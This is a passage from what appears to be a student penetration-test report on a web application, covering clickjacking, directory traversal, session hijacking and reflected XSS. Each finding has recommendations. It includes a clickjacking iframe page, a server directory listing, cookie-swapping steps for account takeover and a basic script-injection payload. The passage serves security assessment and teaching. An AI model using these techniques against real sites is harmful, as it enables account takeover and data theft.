


Figure: 1.7.2

As seen in figure 1.7.2 after decoding the page we can now see how the page uses the include, furthermore, we manipulated the URL even more based on what we learned and were able to execute the file we uploaded during the RCE test, this was done only as a test for the LFI however a real attack could execute much more malicious codes using LFI (see figure 1.7.3)




Figure: 1.7.3

Recommendations

- Verify that all input data is in the expected format and sanitize any input that does not match the expected format.
- Use prepared statements, parameterized queries, or stored procedures to prevent untrusted input from being interpreted as part of a command or query.
- Use of a Security Information and Event Management (SIEM) system to detect and alert on LFI attempts.

References (opt)

- https://owasp.org/www-community/attacks/Local_File_Inclusion
- https://owasp.org/top10/owasp-top-10-2017-rc1/A3-Sensitive_Data_Exposure
- <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r4.pdf>

6 – Click Jacking

MEDIUM RISK (6/10)	
Exploitation Likelihood	Unlikely
Business Impact	Moderate
Remediation Difficulty	Moderate

Security Implications

Click Jacking allows the attacker to clone the website on their own host server, and add hidden elements on the website that will redirect the users to malicious scripts or make them download malicious files, the attacker can for example, clone the login page and disguise it as the original page, the customer will then enter his login information thinking it's the original website but in reality all his information was sent to the attacker, the user then could be directed to the original page as if nothing has happened.

Analysis

To create a clone of the website, we created a very simple html code, inside the html code we added an I-frame with the URL of the page that we want to clone (see figure 1.8.1).

```
<html>
  <head>
    <title>B35t-S3c</title>
  </head>
  <body>
    <p>You Have Been Click Jacked by Ali El Fekki</p>
    <button> click here to get hacked </button>
    <iframe src="http://45.84.138.178/cld-mgmt/cld-log.php" width="1850" height="1300" opacity="0"></iframe>

  </body>
</html>
```

Figure: 1.8.1

after doing that we hosted the clone html file on our local Apache2 server and it looked exactly like the original, we added some custom elements in order to show that this is actually the clone website, but this is done for testing purposes (see figure 1.8.2).

Figure: 1.8.2

We also set the title as the original websites title but edited it slightly also in order to differentiate between the original and clone, this step was also done for testing purposes (see figure 1.8.3).



Figure: 1.8.3

Finally, to test whether this attack was successful, we tried cloning a secure website EG “moodle” (see figure 1.8.4)




Figure: 1.8.4

As you can see the attack did not work and the page in fact did not load.

Recommendations

- It is possible to use X-frame-Options in the HTTP header. You can use this header to tell a browser whether or not it can show a website in an iframe, frame, or object.
- implementation of the window.top.location.href property. By determining whether the top-level window's location matches the current window's location, this attribute can be used to make sure a page is not being displayed in a frame.
- the Content-Security-use Policies of the frame-ancestors directive. The sources of material that are permitted to embed a page in a frame can be determined using this directive.

References (opt)

- https://owasp.org/www-community/attacks/Clickjacking_Defense_Cheat_Sheet
- https://owasp.org/top10/owasp-top-10-2017-rc1/A2-Broken_Authentication_and_Session_Management
- <https://www.veracode.com/security/clickjacking>

7 – Directory Traversal

MEDIUM RISK (5/10)	
Exploitation Likelihood	Likely
Business Impact	Moderate
Remediation Difficulty	Easy

Security Implications

Directory Traversal will prove to be dangerous as the attacker can start visiting all the web servers' sensitive files, which could well lead to remote data execution, file uploads, phishing, as well as denial of services.

Analysis

We first utilized a directory buster tool in order to reveal all the hidden directories present on the website, this was done considerably easy, this revealed all the directories that are not listed on the main website (see figure 1.9.1)











	Parent Directory	-
	best-sec.css	2022-12-25 00:10 1.1K
	cld-log.php	2023-01-06 23:06 1.1K
	control.inc	2023-01-06 22:11 150
	exit.php	2023-01-06 22:27 84
	header.php	2023-01-06 23:05 577
	login-user.php	2023-01-06 22:36 777
	profile.php	2023-01-06 23:54 1.1K
	search.php	2023-01-07 01:38 1.2K
	update-user.php	2023-01-06 23:50 638

Figure: 1.9.1

Following that we were able to start snooping around to find even more sensitive data that were not discovered by the tool we used (dirb). We were able to find two more directories, “/support.php” which allowed files to be uploaded to the database and “/uploads” which let us see all the files that have been uploaded by any user (see figures 1.9.2, 1.9.3)

← → ↻ ⚠ Not secure | 45.84.138.178/support.php

YouTube Gmail College Tools How to Stop Mind... (208) How To Take...

Please Submit S

Name

Email



Screenshots No file chosen

Figure: 1.9.2

← → ↻ ⚠ Not secure | 45.84.138.178/uploads/

YouTube Gmail College Tools How to Stop Mind... (208) How To Take... (259) REALISTIC Tra...

Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory			-
 149402-red-red-background-car-vehicle-Ferrari-artwork-red-cars.jpg	2023-01-21 14:14	538K	

Apache/2.4.54 (Ubuntu) Server at 45.84.138.178 Port 80

Figure: 1.9.3

Recommendations

- Ensure that the user's permissions for web applications are kept to a minimum necessary for proper operation.
- Inform the development team of directory traversal attacks and the value of security measures.

References (opt)

- https://owasp.org/www-community/attacks/Path_Traversal
- <https://owasp.org/www-project-path-traversal-prevention-cheatsheet/>
- https://owasp.org/top10/owasp-top-10-2017-rc1/A3-Sensitive_Data_Exposure

8 – Session Hijacking

MEDIUM RISK (5/10)	
Exploitation Likelihood	Unlikely
Business Impact	Moderate
Remediation Difficulty	Moderate

Security Implications

When done correctly, session hijacking involves an attacker intercepting or taking control of an active user session by obtaining session cookies or credentials. This kind of assault may have detrimental effects on security, including data theft, privilege escalation, and unauthorized access to confidential information. An attacker can steal sensitive data, like login credentials, personal information, or financial information, by using session hijacking to obtain unauthorized access to sensitive information, such as financial or personal data. Additionally, by stealing an authenticated session, an attacker can utilize session hijacking to acquire greater server access, which can result in much more serious security breaches.

Analysis

First, we opened two Firefox windows, one was normal while the other was in incognito mode, this is done in order to give each windows a separate cookie, we typed in the login info (see figure 1.10.1)




Figure: 1.10.1

We logged in into both accounts and viewed each of their cookies (see figure 1.10.2)




Figure: 1.10.2

We then copied the victim's cookie id and pasted it into the attacker's cookie id, for the web server it now sees both subjects as the same user (see figure 1.10.3)




Figure: 1.10.3

After stealing the cookie id, we now needed to make sure that it worked, we used burp suite to intercept the traffic while the attacker clicked on the reset password button, and since the traffic through this button shows the email and password, we were able to make sure that it actually changed, from there on the attacker can manipulate the victims password from this request as he wills to (see figure 1.10.4)




Figure: 1.10.3

Recommendations

- Use session identifiers that are cryptographically secure and challenging to decipher or predict.
- Use session identifiers that are cryptographically secure and challenging to decipher or predict.
- To prevent illegal access from other IP addresses, restrict session access to a particular IP address.

References (opt)

- https://owasp.org/www-community/attacks/Session_Management_Cheat_Sheet
- <https://owasp.org/www-project-session-management-cheatsheet/>
- https://owasp.org/www-community/attacks/Session_Management

9 – Reflected XSS

CRITICAL RISK (10/10)	
Exploitation Likelihood	Likely
Business Impact	Minor
Remediation Difficulty	Easy

Security Implications

When exploited a user will inject a simple script into an input field on the page and result in the code being immediately reflected onto the page he is on. This effect is only apparent locally and will not affect others.

Analysis

We navigated to the contact page, in the name field we injected a very simple script “<script>alert(“1”) </script>” and pressed submit, this resulted in an alert popping up (see figure 1.11.1)




Figure: 1.11.1

Recommendations

- In order to mitigate this, BestSec only must deploy input sanitization on the contact page, it would be fairly easy since they already did that on the other pages.

References (opt)

- <https://owasp.org/www-community/attacks/xss/>

CONCLUSION

Fekki Solutions assessed the security of BestSec's internal business network on January 21, 2023. An external black hat hacker attempted to access components of BestSec's web-based application during a penetration test carried out by Fekki Solutions. This audit's objective was to identify and classify BestSec's web infrastructure's flaws and provide fixes for the issues. Fekki Solutions found nine vulnerabilities in total within the confines of the engagement, which are summarised in the table below by level of severity.

Any integrated databases used by the web application, such as those containing usernames and passwords, flags, and maybe information schema, may be accessible to attackers through high severity weaknesses. If the data is not encoded, retrieving it will likewise be much easier. If a subsequent attack is successful, hackers may upload and delete even more dangerous files, such as backdoors, and execute scripts remotely on the backend architecture of the web application to gain access to information they shouldn't be able to. To ensure data confidentiality, integrity, and availability, security remedies should be implemented as described in the security assessment's findings.

Please be aware that not every system vulnerability identified by this evaluation may exist.

APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
BurpSuite Community Edition	Used for testing of web applications.
SQLmap	Used to map out all the databases on the login page
Dirb	Used to scan the web servers directories
OwaspZAP	Used to scan the web server for ideas

Table A.1: Tools used during assessment.

APPENDIX B - ENGAGEMENT INFORMATION

Client Information

Client	BestSec
Primary Contact	Ahmed Selim Dr
Approvers	The following people are authorized to change the scope of engagement and modify the terms of the engagement <ul style="list-style-type: none">• Ali Mohamed Abdelhamid El Fekki

Version Information

Version	Date	Description
1.0	21/1/2023	Initial report

Contact Information

Name	Fekki Solutions Consulting
Address	Rehab 2
Phone	122-317-1012
Email	Aa2100274@tkh.edu.eg

APPENDIX C – REFERENCES

- 1- https://owasp.org/Top10/Web_Application_Security_Risks#File_Upload_Security
- 2- <https://www.sans.org/blog/secure-file-uploads-best-practices/>
- 3- https://owasp.org/Top10/Web_Application_Security_Risks#File_Upload_Security
- 4- <https://www.sans.org/blog/secure-file-uploads-best-practices/>
- 5- https://owasp.org/Top10/Web_Application_Security_Risks#Command_Injection
- 6- <https://www.sans.org/blog/rce-prevention-in-web-applications/>
- 7- https://owasp.org/www-community/attacks/SQL_Injection
- 8- <https://owasp.org/top10/owasp-top-10-2017-rc1/A1-Injection>
- 9- <https://owasp.org/www-project-web-application-firewall/>
- 10- <https://owasp.org/www-community/attacks/csrf>
- 11- <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r4.pdf>
- 12- https://owasp.org/top10/owasp-top-10-2017-rc1/A5-Security_Misconfiguration
- 13- https://owasp.org/www-community/attacks/Local_File_Inclusion
- 14- https://owasp.org/top10/owasp-top-10-2017-rc1/A3-Sensitive_Data_Exposure
- 15- <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r4.pdf>
- 16- https://owasp.org/www-community/attacks/Clickjacking_Defense_Cheat_Sheet
- 17- https://owasp.org/top10/owasp-top-10-2017-rc1/A2-Broken_Authentication_and_Session_Management
- 18- <https://www.veracode.com/security/clickjacking>
- 19- https://owasp.org/www-community/attacks/Path_Traversal
- 20- <https://owasp.org/www-project-path-traversal-prevention-cheatsheet/>
- 21- https://owasp.org/top10/owasp-top-10-2017-rc1/A3-Sensitive_Data_Exposure
- 22- https://owasp.org/www-community/attacks/Session_Management_Cheat_Sheet
- 23- <https://owasp.org/www-project-session-management-cheatsheet/>
- 24- https://owasp.org/www-community/attacks/Session_Management
- 25- <https://owasp.org/www-community/attacks/xss/>